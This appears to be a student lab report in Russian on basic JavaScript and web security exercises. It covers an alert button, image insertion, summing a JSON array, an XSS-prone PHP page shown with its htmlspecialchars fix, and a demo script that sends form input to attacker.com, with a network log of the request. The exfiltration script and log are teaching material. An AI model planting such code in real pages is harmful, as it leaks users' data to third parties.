



1. Создана страница javascript.html с кнопкой, при нажатии на которую появляется алерт




2. Написана функция, которая создает тег с картинкой и вставляет его в html




3. Создан файл array.json, написан скрипт, обращающийся к этому файлу и выводящий сумму чисел массива

```
Файл Правка Вид Поиск Терминал Справка
<script>
var xhr = new XMLHttpRequest();
xhr.open("GET", "array.json", false);
xhr.send();

if (xhr.status != 200) {
  alert(xhr.status + ': ' + xhr.statusText)
} else {
  let j = JSON.parse(xhr.responseText);
  let result = j.summe.reduce((sum, curr) => sum + curr, 0);
  alert(result);
}
</script>
```




4. Создан php файл, содержащий уязвимость, при обращении к нему можно в параметре вызвать вредоносный скрипт



Если использовать htmlspecialchars, то все спец символы экранируются и теряют свое особое синтаксическое значение

```
<body>
<?php
    echo htmlspecialchars($_GET["text"]);
?>
</body>
```



5. Создан файл со скриптом, сохраняющим пользовательский ввод в переменную и отправляющий эти данные на attacker.com

```
<input type="text" id="userdata">
<input type="submit" value="Send" onclick="sendToAttacker(data)">
<script>
  function sendToAttacker(data) {
    var xhr = new XMLHttpRequest();
    xhr.open("GET", "http://attacker.com/?stolen_data=" + data, false);
    xhr.send();
  }
  var data = document.getElementById("userdata").value;
</script>
```

При вводе в форму и нажатии кнопки отправить данные уходят к злоумышленникам

The screenshot shows a web browser window with the address bar displaying 'localhost/sendtoattacker.html'. The page content includes a text input field containing 'sensitive info so much' and a 'Send' button. Below the browser window, the developer console is open, showing the 'Сеть' (Network) tab. The console displays three network requests:

Статус	Метод	Домен	Файл	Причина	Тип	Передано	Размер	Детали
200	GET	localhost	sendtoattacker.html	document	html	502 Б	338 Б	URL запроса: http://attacker.com/?stolen_data=sensitive%20info%20so%20much Метод запроса: GET
404	GET	localhost	favicon.ico	img	html	336 Б	178 Б	Удалённый адрес: 127.0.0.1:80
200	GET	attacker.com	/?stolen_data=sensitive info so much	xhr	html	642 Б	612 Б	Код состояния: 200 OK